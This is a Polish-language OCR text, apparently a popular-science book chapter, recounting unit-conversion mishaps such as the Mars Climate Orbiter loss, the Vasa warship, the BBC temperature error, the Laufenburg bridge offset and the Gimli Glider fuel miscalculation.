
W celu zachowania stabilności i kontroli nad trajektorią lotu w pojazdach kosmicznych stosuje się koła zamachowe, czyli zasadniczo ciężkie wirujące bąki. Dzięki efektowi żyroskopowemu nawet w całkowitej próżni, gdzie trudno o siłę tarcia, pojazd może się od czegoś odepchnąć i w ten sposób przemieszczać. Z czasem jednak koła zamachowe mogą zacząć się kręcić zbyt szybko. Aby temu zaradzić, przeprowadza się tak zwaną desaturację momentu pędu (Angular Momentum Desaturation, AMD), czyli spowalnia się żyroskopy. Podczas tej procedury stabilność

pojazdu zapewniają silniki manewrowe, ale za każdym razem następuje drobna zmiana trajektorii lotu. Drobna, lecz istotna.

Po każdym odpaleniu silników do NASA przesyłane są dane dotyczące energii i długości impulsów. Firma Lockheed Martin stworzyła oprogramowanie SM_FORCES (od *small forces* – małe siły) analizujące dane z silników manewrowych i zapisujące wyniki w pliku AMD, z którego korzysta zespół nawigacyjny NASA.

I tu właśnie wystąpił problem. Program SM_FORCES obliczał siłę w funtach (a dokładniej w funt-siłach – jedna funt-siła to siła, z jaką przyciągane jest ciało o masie jednego funta na powierzchni Ziemi), podczas gdy plik AMD zakładał, że wszystkie wartości są wyrażone w niutonach (metrycznej jednostce siły). Jedna funt-siła jest równa 4,44822 niutona, zatem plik AMD właśnie w takim stosunku niedoszacowywał rzeczywiste siły działające na pojazd.

Mars Climate Orbiter rozbił się nie z powodu jednego dużego błędu obliczeniowego, ale wskutek wielu małych błędów kumulujących się w czasie jego dziewięciomiesięcznej podróży. Kiedy miał wejść na orbitę Marsa, zespół NASA sądził, że poprawki momentu pędu wpłynęły na jego trajektorię tylko w nieznacznym stopniu. Spodziewali się, że przemknie koło planety w odległości między 150 a 170 kilometrów od powierzchni i zahaczy o skraj atmosfery akurat na tyle, żeby rozpocząć spowalnianie i wchodzenie na orbitę. W rzeczywistości zbliżył się do Czerwonej Planety na zaledwie 57 kilometrów i rozpadł w atmosferze.



Aż tyle zabrakło!


Wystarczy jedna niezgodność jednostek, żeby zniszczyć pojazd kosmiczny wart kilkaset milionów dolarów. Żeby nie było: w „specyfikacji interfejsu programistycznego” NASA wyraźnie wskazano, że wszystkie jednostki powinny być metryczne; program SM_FORCES nie został przygotowany zgodnie z oficjalnymi specyfikacjami. Czyli cała sprawa sprowadza się do tego, że NASA używała jednostek metrycznych, a podwykonawca okazał się tradycjonalistą.

Błąd tego samego rodzaju jak ten, który zniszczył nowoczesny sprzęt kosmiczny, odpowiada też za zatonięcie siedemnastowiecznego okrętu wojennego. 10 sierpnia 1628 roku szwedzki okręt Vasa wypłynął w dziewiczy rejs i po zaledwie kilku minutach zatonął. Przez te kilka krótkich chwil był najpotężniej uzbrojonym okrętem wojennym świata: miał na pokładzie sześćdziesiąt cztery odlane z brązu armaty. Niestety – był też przez to najcięższym. Działa mu raczej nie pomogły; podobnie jak solidnie wzmocnione górne pokłady, na których spoczywały. Wystarczyły dwa mocniejsze podmuchy wiatru, by statek przewrócił się i zatonął wraz z trzydziestoosobową załogą.

Na szczęście dla historii okręt Vasa spoczął w głębinach, które świetnie zakonserwowały jego drewnianą konstrukcję. Wkrótce po tym feralnym dniu większość dział wyłowiono, a resztę wraku pozostawiono


zapomnieniu – aż do roku 1956, w którym badacz Anders Franzén zdołał go odszukać. Pięć lat później okręt wydobyto na powierzchnię i obecnie stanowi eksponat w muzeum w Sztokholmie, wybudowanym specjalnie dla niego. Jest w doskonałym stanie jak na statek, który spędził trzy wieki na dnie morza. Oczywiście nie ma już na nim dział ani nie pokrywają go oryginalne powłoki malarskie, ale poza tym wygląda niemal jak nowy.

Badania przeprowadzone z wykorzystaniem współczesnego sprzętu ujawniły, że kadłub Vasy jest bardziej asymetryczny niż w większości okrętów z tamtej epoki. Zatem chociaż przeładowanie górnych pokładów z pewnością w znaczącym stopniu przyczyniło się do niestabilności okrętu, to nie bez winy były różnice między bakburtą a sterburtą.



Lubią duże kadłuby, co tu dużo mówić.

Podczas prac restauratorskich znaleziono cztery różne linijki. Dwie były długości szwedzkiej stopy, dzielonej na dwanaście cali, a pozostałe dwie miały długość stopy amsterdamskiej, która dzieliła się tylko na jedenaście cali. W Amsterdamie cal był dłuższy niż w Szwecji (a i stopy nieco się między sobą różniły). Archeologowie pracujący nad Vasą spekulowali, że właśnie z tego mogła wziąć się asymetria. Jeśli grupy szkutników pracujące w stoczni stosowały nieco inne wzorce cala, ale bazowały na tym samym projekcie, mogły skonstruować elementy o różnych wymiarach. Nie wiemy natomiast, jakich jednostek wymagała „specyfikacja interfejsu drewnianego”.



W 2017 roku, wkrótce po czerwcowych wyborach w Wielkiej Brytanii, wpisanie w wyszukiwarce Google hasła „how long has Theresa May been pm” [jak długo Theresa May jest premierem]

skutkowało wyświetleniem jej wzrostu w pikometrach („pm” – *prime minister,* ale też skrót od „pikometr”).

Jeśli chodzi o mierzenie części ciała przywódcy kraju, bilionowa część metra nigdy nie jest najpraktyczniejszym wyborem. No może w przypadku Trumpa.

Jeśli nie potrafisz znieść gorąca, nie tykaj konwersji

Jednostki miary odległości przynajmniej potrafią uzgodnić wspólny punkt wyjściowy. Kiedy mierzymy długość, punkt zerowy jest dość oczywisty: to tu coś się zaczyna. Metry i stopy mogą się spierać o rozmiar odstępów, ale jedne i drugie ruszają z tego samego miejsca. Z temperaturą nie jest to już takie oczywiste. Nie ma jednoznacznego miejsca, w którym można by wyznaczyć początek skali, bo zawsze może być zimniej (przynajmniej tak nam podpowiada życiowe doświadczenie).

Największą popularnością cieszą się dwie skale: Fahrenheita i Celsjusza. Ci naukowcy inaczej podeszli do wybrania punktu zerowego. Niemiecki fizyk Daniel Fahrenheit zaproponował swoją skalę w roku 1724, a punkt zero dobrał na bazie temperatury mieszaniny oziębiającej.

Mieszanina oziębiająca to wymieszane w odpowiednich proporcjach substancje chemiczne. Ma tę własność, że zawsze dąży do osiągnięcia stałej temperatury, co czyni ją dobrym punktem odniesienia. Jeśli dobrze zmieszamy chlorek amonu, wodę i lód, po jakimś czasie uzyskamy temperaturę 0°F. Jeśli wymieszamy tylko wodę i lód, uzyskamy 32°F, a o wiele mniej oziębiająca mieszanina ludzkiej krwi (gdy pozostaje w zdrowym człowieku) zawsze dąży do osiągniecia temperatury 96°F. Takie właśnie punkty odniesienia przyjął Fahrenheit w XVIII wieku. Od

tamtego czasu skala nosząca jego nazwisko została zmodyfikowana i obecnie jest powiązana z punktem zamarzania (32°F) i wrzenia (212°F) wody.

Skala Andersa Celsjusza, szwedzkiego astronoma, powstała mniej więcej w tym samym okresie, z tym że on liczył w niewłaściwą stronę. Za punkt zerowy przyjął punkt wrzenia wody przy normalnym ciśnieniu atmosferycznym, po czym jego skala szła w górę w miarę spadku temperatury, aż do 100°C w punkcie zamarzania wody. Tymczasem inni przyjęli bardziej popularną konwencję z zerem w punkcie zamarzania i setką w punkcie wrzenia. Wszyscy się potem kłócili o to, kto wpadł na to pierwszy. Spór nie został rozstrzygnięty, ale jednostka się przyjęła i otrzymała neutralną nazwę „centygrad”.

Ostatni jednak śmiał się Celsjusz, ponieważ potem pojawił się konflikt nazewnictwa z jednostką miary kąta (centygrad to jedna setna grada, który odpowiada kątowi prostemu), w związku z czym w roku 1948 skala temperatury została ostatecznie nazwana jego imieniem. Obecnie skali Celsjusza używa się praktycznie na całym świecie – wyjątek stanowi kilka krajów wciąż trzymających się Fahrenheita, takich jak Belize, Mjanma czy Stany Zjednoczone, a także dość znaczna część mieszkańców Anglii, która jest „zbyt stara, żeby teraz zmieniać przyzwyczajenia” (choć Wielka Brytania usiłuje być metryczna już od około pół wieku). To zaś oznacza, że wciąż zachodzi potrzeba przeliczania wartości między tymi skalami, a z temperaturą nie jest już tak łatwo jak z długością.

Przy mierzeniu długości możemy stosować różne jednostki, ale ponieważ wszystkie układy mają ten sam punkt wyjściowy, wartości zarówno bezwzględne, jak i względne traktuje się tak samo. Jeśli ktoś jest ode mnie pół metra wyższy i stoi dziesięć metrów ode mnie, obie te wartości mogę w ten sam sposób przekształcić na stopy (wystarczy je

pomnożyć przez 3,28084). To, że jedna wartość jest bezwzględnym wynikiem pomiaru (odległości), a druga – różnicą między wynikami dwóch innych pomiarów (wzrostu), nie ma najmniejszego znaczenia. Wszystko przychodzi naturalnie. W przypadku temperatur to jednak nie działa.

We wrześniu 2016 roku w biuletynie informacyjnym BBC podano informację, że Stany Zjednoczone i Chiny podpisały paryskie porozumienie klimatyczne. Skomentowano to tak: „kraje zgodziły się ograniczyć emisje na tyle, żeby utrzymać globalny wzrost średniej temperatury poniżej 2°C (36°F)”. BBC popełniło błąd nie tylko dlatego, że w ogóle podało temperaturę w stopniach Fahrenheita, ale też dlatego, że zmiana o 2°C to nie to samo, co zmiana o 36°F, chociaż temperatura 2°C odpowiada temperaturze 36°F. Jeśli wyjdziesz na zewnątrz, kiedy jest tylko 2°C, i spojrzysz na termometr wyskalowany w stopniach Fahrenheita, zobaczysz odczyt 36°F. Ale gdyby temperatura wzrosła o 2°C, ten sam termometr pokazałby skok tylko o 3,6°F.

Najzabawniejsze jest to, że na początku BBC podało prawidłową informację. Dzięki wspaniałej stronie newssniffer.co.uk, która automatycznie śledzi wszystkie zmiany w artykułach prasowych publikowanych w internecie, można zobaczyć, jakie zamieszanie panowało w redakcji BBC. Wartości liczbowe zmieniano kilkukrotnie.

Trzeba oczywiście wziąć poprawkę na to, że sam artykuł był częścią relacjonowania na żywo najważniejszych doniesień ze świata i w założeniu miał być regularnie aktualizowany. W jego pierwszej wersji znajduje się informacja o zmianie o 2°C. Potem jednak musiała się odbyć rozmowa na temat prawdopodobnych skarg, jeśli nie zostanie dodana wartość w stopniach Fahrenheita. Około dwie godziny później dopisano więc 3,6°F. I to była prawidłowa odpowiedź!

Jest to też jednak niestabilna prawidłowa odpowiedź, ponieważ istnieje bardziej oczywista, choć nieprawidłowa jej wersja, na którą ludzie chętnie ją zamienią (coś w stylu zmiany „w cudzysłowie” na „w cudzysłowiu”). Jakieś pół godziny później 3,6°F zniknęło, a w jego miejscu pojawiło się 36°F. W wielkościach bezwzględnych temperatura 2°C faktycznie odpowiada 35,6°F – ktoś pewnie zobaczył 3,6°F i uznał, że to zaokrąglone 35,6°F z pozostawionym niechcący przecinkiem. Mogę sobie tylko wyobrażać te ożywione dyskusje w redakcji podzielonej na obozy „3,6°F” i „36°F”, z których każdy utrzymuje, że to on jest posiadaczem ostatecznej prawdy temperaturowej, aż dalsza wymiana argumentów jest przerywana (nadal w mojej wyobraźni) okrzykiem zmordowanego redaktora: „Dość! Teraz już nikt nie dostanie temperatury!”. O godzinie 8.00, trzy godziny po pojawieniu się 36°F, wartość wyrażona w stopniach Fahrenheita zniknęła całkowicie. Najwyraźniej uznano, że 2°C wystarczą. BBC zrezygnowało z prób przeliczania temperatury.

Przy pomiarach długości brak zgody co do punktu odniesienia również jest możliwy, ale jest to o wiele rzadsze. Między miejscowościami Laufenburg (Niemcy) a Laufenburg (Szwajcaria) budowano most. Zaczęto równocześnie z obu brzegów, by spotkać się na środku rzeki. To wymagało od obu stron ustalenia dokładnej wysokości mostu, którą określono w metrach nad poziomem morza. Kłopot w tym, że oba kraje miały inne pojęcie na temat poziomu morza.

Ocean nie ma gładkiej, płaskiej powierzchni. Nieustannie się przelewa. A do tego dochodzi nierównomierne pole grawitacyjne Ziemi, które wpływa na rozmieszczenie mas wody. I tu dochodzimy do sytuacji, w której poszczególne kraje muszą ustalić, gdzie ich zdaniem wypada poziom morza. W Wielkiej Brytanii stosuje się średni poziom wody w Kanale La Manche mierzony w kornwalijskiej miejscowości Newlyn. Pomiarów

dokonywano co godzinę w latach 1915–1921. W Niemczech pomiary odnosi się do poziomu powierzchni wody w Morzu Północnym. Szwajcaria dostępu do morza nie ma, ale na coś musiała się zdecydować. I wybrała Morze Śródziemne.

Różnica między punktem odniesienia poziomu morza w Niemczech i Szwajcarii wynosi 27 centymetrów. Gdyby jej nie uwzględniono, na środku mostu wyszedłby uskok. Ale to nie tu popełniono błąd. Architekci zorientowali się, że oba kraje inaczej definiują poziom morza, wyliczyli, że rozbieżność wynosi 27 centymetrów, po czym… wprowadzili korektę z niewłaściwej strony. Kiedy obie części 225-metrowego mostu w końcu się spotkały, strona niemiecka była o 54 centymetry wyższa niż strona szwajcarska.

Stąd właśnie pochodzi powiedzenie „Mierz poziom morza dwa razy, buduj 225-metrowy most raz”.

Ciężkie problemy

Ilość paliwa lotniczego podaje się w jednostkach wagi, nie objętości. Pod wpływem temperatury substancje rozszerzają się i kurczą, zatem chwilowa objętość paliwa zależy od jego temperatury, a to sprawia, że nie jest miarodajna do określania jego ilości. Tymczasem masa – bez względu na warunki – pozostaje taka sama. Kiedy więc 23 lipca 1983 roku lot numer 143 linii Air Canada startował z Montrealu i kierował się do Edmonton, wyliczono, że potrzebuje co najmniej 22 300 kilogramów paliwa (plus jakieś 300 kilogramów na kołowanie i tak dalej).

Po dotarciu do Montrealu w zbiornikach samolotu pozostało jeszcze trochę paliwa. Zmierzono to, żeby ustalić, ile trzeba dotankować przed kolejnym startem. Tyle że personel obsługi naziemnej i załoga samolotu

liczyli wszystko w funtach zamiast w kilogramach. Zapotrzebowanie na paliwo podano w jednostkach metrycznych, ale przy tankowaniu stosowano jednostki imperialne. Jeden funt odpowiada 0,45 kilograma, zatem samolot wystartował z ledwie połową potrzebnego paliwa. Zbiorniki Boeinga 767 zaczęłyby świecić pustką w połowie drogi.

W wyniku niewiarygodnie szczęśliwego zbiegu okoliczności lecący ze zbyt małą ilością paliwa samolot musiał wykonać międzylądowanie w Ottawie, gdzie ponownie sprawdzono stan wypełnienia zbiorników. Ośmioro członków załogi i sześćdziesięcioro jeden pasażerów wylądowało bezpiecznie w błogiej nieświadomości, że mało brakowało, a zabrakłoby im paliwa w powietrzu. Takie historie przypominają nam, że zastosowanie niewłaściwych jednostek może stanowić zagrożenie dla ludzkiego życia.

Wtedy jednak w wyniku niesamowicie pechowego zbiegu okoliczności obsługa naziemna w Ottawie popełniła ten sam błąd z kilogramami i funtami, który wcześniej zrobił Montreal, i tym sposobem samolot ponownie wystartował ze zbyt małą ilością paliwa. Które skończyło się w powietrzu.

Podczas lektury powyższych akapitów powinno ci się zapalić kilka lampek ostrzegawczych. Cała sytuacja jest tak niesamowita, że aż ciężko uwierzyć, iż wydarzyła się naprawdę. Przecież w samolocie są wskaźniki poziomu paliwa pokazujące, ile go zostało, prawda? Samochody też mają taki wskaźnik, mimo że jeśli komuś skończy się paliwo na trasie, spowoduje to tylko umiarkowany kłopot: przymusowy postój i spacer na najbliższą stację paliw. Kiedy paliwo kończy się w samolocie, ten również się zatrzymuje – ale dopiero po spadku z wysokości kilku tysięcy metrów i rozbiciu się o ziemię. Piloci powinni spojrzeć na odczyty urządzeń w kokpicie i w porę zauważyć, że zbiorniki są prawie puste.

Do tego to nie był jakiś mały samolocik z wadliwym wskaźnikiem. To był nowiutki Boeing 767, dopiero co kupiony przez Air Canada. Nowiutki Boeing 767… z wadliwym wskaźnikiem poziomu paliwa. To był jeden z pierwszych samolotów, w których zastosowano mnóstwo różnej awioniki (elektroniki lotniczej), w wyniku czego dużą część kokpitu wypełniały elektroniczne wyświetlacze. A wiadomo, jak to jest z większością elektroniki: wszystko pięknie… dopóki coś się nie zepsuje.

Ponieważ na pułapie kilku tysięcy metrów nie można liczyć na pomoc drogową, stosuje się nadmiarowość tego rodzaju systemów. Samoloty wyposażane są w systemy zapasowe. Elektroniczny wskaźnik poziomu paliwa był połączony z czujnikami w zbiornikach (po jednym zbiorniku w każdym skrzydle) dwoma kanałami. Dopiero kiedy odczyty z obu kanałów dla każdego ze zbiorników były takie same, wskaźnik mógł wyświetlić aktualny stan paliwa. Sygnały z czujników trafiały do procesora przydzielonego tylko do tego zadania, który potem wysyłał odpowiednie wartości do wskaźnika. No i właśnie ten procesor nawalił.

Podczas lotu poprzedzającego tę tragiczną podróż nasz Boeing 767 stał na lotnisku w Edmonton, gdzie dyplomowany technik samolotowy Yaremko starał się ustalić, dlaczego wskaźniki poziomu paliwa nie działają. Odkrył, że jeśli wyłączy się jeden z kanałów przesyłających dane z czujników do procesora, wskaźniki ożywają. Odłączył więc bezpiecznik odcinający ten kanał, nakleił na nim kawałek taśmy, napisał na niej „Niesprawne” i odnotował usterkę w dzienniku serwisowym. W oczekiwaniu na wymianę uszkodzonego procesora samolot mógł dalej latać, ponieważ wciąż spełniał wymogi listy minimalnego wyposażenia (wykazu absolutnego minimum sprawnych elementów niezbędnego do zapewnienia bezpieczeństwa lotu), pod warunkiem że na ziemi zostanie ręcznie sprawdzona ilość paliwa w zbiornikach. Zatem teraz przed startem

trzeba było sprawdzić wskazanie wskaźnika otrzymującego informacje z czujników tylko jednym kanałem, a potem ktoś musiał fizycznie zajrzeć do zbiorników i sprawdzić, ile faktycznie jest w nich paliwa.

I tu mamy ponownie do czynienia z „serem szwajcarskim”: katastrofie można było zapobiec, gdyby na którymkolwiek z kilku etapów ktoś zauważył problem i go rozwiązał.

Podczas lotu z Edmonton do Montrealu samolot pilotował kapitan Weir, który opacznie zrozumiał tłumaczenia Yaremki – uznał, że problemy ze wskaźnikiem poziomu paliwa zaczęły się już jakiś czas temu, a nie że jest to awaria dosłownie sprzed startu. Kiedy w Montrealu przekazywał samolot kapitanowi Pearsonowi, powiedział mu, że są jakieś problemy ze wskaźnikiem poziomu paliwa, ale wystarczy ręcznie sprawdzić stan wypełnienia zbiorników. Kapitan Pearson zrozumiał, że wskaźniki w kokpicie w ogóle nie działają!

W czasie rozmowy pilotów technik nazwiskiem Ouellet sprawdzał stan techniczny samolotu. Nie zrozumiał wpisu Yaremki w dzienniku serwisowym na temat wskaźnika poziomu paliwa, zatem postanowił sam wszystko sprawdzić – i załączył ponownie bezpiecznik. To zaś spowodowało zgaśnięcie wszystkich wskaźników, w związku z czym Ouellet udał się zamówić nowy procesor, zapominając o wyłączeniu bezpiecznika. Kiedy kapitan Pearson wszedł do kabiny pilotów, zobaczył niedziałające wskaźniki poziomu paliwa oraz napis „Niesprawne” przy bezpieczniku jednego z kanałów czujników, co tylko go utwierdziło przekonaniu, że dobrze zrozumiał wyjaśnienie kapitana Weira. Z powodu tego niefortunnego splotu wydarzeń pilot był gotów wystartować z niesprawnym wskaźnikiem poziomu paliwa.

Oczywiście nie byłoby w tym niczego złego, gdyby obliczenia zapasu paliwa zostały przeprowadzone prawidłowo. Ale to był początek lat

osiemdziesiątych i Kanada dopiero zaczynała przechodzić z jednostek imperialnych na metryczne. Nowe Boeingi 767 były pierwszymi samolotami we flocie Air Canada, w których używano metrów i kilogramów. We wszystkich pozostałych samolotach linii ilość paliwa mierzyło się nadal w funtach.

Do tego, tak jakby komplikacji było za mało, przy przeliczaniu objętości na masę stosuje się współczynnik gęstości względnej. Gdyby w instrukcji opisano go jako „funty na litr” albo „kilogramy na litr”, problemu by nie było. Ale napisano tylko „gęstość”. Po zmierzeniu poziomu paliwa w zbiorniku (wyrażonego w centymetrach) i udanym przeliczeniu go na litry wszyscy zastosowali współczynnik gęstości równy 1,77: tyle funtów ważył jeden litr paliwa w danej temperaturze. Gęstość wyrażona w kilogramach na litr wynosiłaby około 0,8. Taki błąd przeliczeniowy popełniono zarówno przed startem na lotnisku w Montrealu, jak i potem w Ottawie.

Zatem oczywiście paliwo skończyło się w powietrzu po opuszczeniu Ottawy i oba silniki przestały pracować w odstępie kilku minut. Spowodowało to odtworzenie w kokpicie głośnego sygnału błędu, którego nikt nigdy wcześniej nie słyszał. Ja się denerwuję, kiedy mój laptop wydaje dźwięk, którego wcześniej nie słyszałem; nie wyobrażam sobie, co może czuć pilot, kiedy coś takiego wydarza się podczas lotu.

Największy problem z awarią obu silników jest oczywiście taki, że samolot traci zdolność do lotu. Mniejszy, ale równie istotny, polega na tym, że wszystkie te nowoczesne elektroniczne systemy potrzebują zasilania, a to zapewnia agregat prądotwórczy napędzany silnikami. W rezultacie cała awionika wysiadła. Pilotom zostały tylko wskaźniki analogowe: kompas magnetyczny, sztuczny horyzont, jeden prędkościomierz i wysokościomierz. Aha, klapy i skrzela służące normalnie do

kontrolowania kąta i szybkości obniżania lotu były zasilane w ten sam sposób, więc również przestały działać.

KROK 1:	<u>Obliczenie ilości paliwa na pokładzie:</u> Odczyt poziomu paliwa: 62 i 64 centymetry Przeliczenie na litry: 3758 i 3924 litry Łącznie litrów w zbiornikach: 3758 + 3924 = 7682 litry
KROK 2:	<u>Przeliczenie ilości paliwa z litrów na kilogramy:</u> 7682 × 1,77 = 13 597 Przemnożenie przez 1,77 dało wartość w funtach, ale wszyscy sądzili, że są to kilogramy.
KROK 3:	<u>Obliczenie ilości paliwa do zatankowania:</u> Minimalna wymagana ilość paliwa: 22 300 kg – paliwo w zbiornikach: 13 597 funtów branych za kilogramy = 8703 kg
KROK 4:	<u>Przeliczenie ilości potrzebnego paliwa z kilogramów na litry:</u> 8703 kg ÷ 1,77 = 4916 litrów (założono, że tyle trzeba zatankować)
Poprawne obliczenia minimalnej niezbędnej ilości paliwa, czyli 22 300 kg, zgodnie z planem lotu, wyglądałyby tak:	
KROK 1:	3924 + 3758 litrów z pomiarów poziomu odpowiednio 64 i 62 centymetrów = 7682 litry paliwa w zbiornikach
KROK 2:	7682 × 1,77 ÷ 2,2 = 6180 kilogramów paliwa w zbiornikach, przed rozpoczęciem tankowania
KROK 3:	22 300 – 6180 = 16 120 kilogramów paliwa do zatankowania
KROK 4:	16 120 ÷ 1,77 × 2,2 = 20 036 litrów paliwa do zatankowania

Opis popełnionych błędów w wyliczeniach z oficjalnego raportu z wypadku.

Szczęśliwym zbiegiem okoliczności kapitan Pearson był doświadczonym pilotem szybowcowym. Nagle jego umiejętności okazały się niezmiernie przydatne. Zdołał dolecieć niesprawnym Boeingiem 767 do odległej o ponad 40 mil nieczynnej wojskowej bazy lotniczej w miejscowości Gimli. Pas startowy miał tylko 2200 metrów długości, ale kapitanowi Pearsonowi udało się posadzić samolot dwieście kilkadziesiąt metrów od jego początku.

Wtedy też miał miejsce drugi szczęśliwy zbieg okoliczności: podwozie się nie wysunęło, wskutek czego samolot przeszorował na brzuchu, co zapewniło tak potrzebne tarcie. Zatrzymał się dzięki temu przed końcem pasa startowego – ku wielkiej uldze ludzi ze stojących tam namiotów i przyczep, którzy urządzili sobie w tym miejscu tor wyścigowy. Wypada tu wspomnieć, że samolot z wyłączonymi wszystkimi silnikami leci praktycznie bezgłośnie. Wiele osób nieźle się przeraziło, kiedy na nieużywanym pasie startowym nagle znikąd pojawił się Boeing 767.

Wylądowanie takim odrzutowcem, jakby był to szybowiec, to fenomenalny wyczyn. Kiedy inni piloci otrzymali ten scenariusz w symulatorze lotu, wszyscy się rozbili. Naprawiony samolot wrócił w końcu do odbywania regularnych lotów i cieszył się sporą sławą; nazywano go „Szybowcem z Gimli”.

W 2008 roku został wycofany z użytku i teraz spoczywa na kalifornijskim cmentarzysku samolotów. Pewna przedsiębiorcza firma kupiła kilka elementów jego kadłuba i teraz sprzedaje przywieszki na bagaż wykonane z poszycia „Szybowca z Gimli”. Chodzi chyba o to, że skoro samolot zdołał przetrwać tak niebezpieczną sytuację, noszenie przy sobie jego kawałka powinno przynosić szczęście. Z drugiej strony zdecydowana większość samolotów nigdy się nie rozbija ani nie ląduje awaryjnie, więc – ściśle biorąc – ten egzemplarz miał pecha. Kupiłem sobie taką przywieszkę i przyczepiłem do laptopa. Nie zauważyłem, aby psuł się rzadziej czy częściej niż zwykle.

Dla równowagi: natrafiłem na historię, w której pomyłka funtów z kilogramami poszła w drugą stronę. W przypadku „Szybowca z Gimli” obliczeń dokonano w kilogramach, ale zatankowano go w funtach: samolot miał za mało paliwa. 26 maja 1994 samolot transportowy przed lotem z Miami do Maiquetii w Wenezueli został załadowany towarem o masie

wyrażonej w kilogramach, podczas gdy załoga i pracownicy obsługi naziemnej byli przekonani, że chodzi o funty; w rezultacie ładunek był dwukrotnie cięższy, niż powinien.

Zachowanie samolotu na pasie startowym zostało potem opisane jako „bardzo ospałe", ale udało mu się wystartować. Wysokość przelotową osiągnięto po godzinie i pięciu minutach, zamiast po pół godzinie od startu. Do tego samolot zużył podejrzanie dużo paliwa. W trakcie późniejszej sprawy sądowej ustalono, że po wylądowaniu w Wenezueli samolot ważył o 30 000 funtów – czyli około 13 600 kilogramów – za dużo (to więcej niż masa paliwa „Szybowca z Gimli" przy starcie).

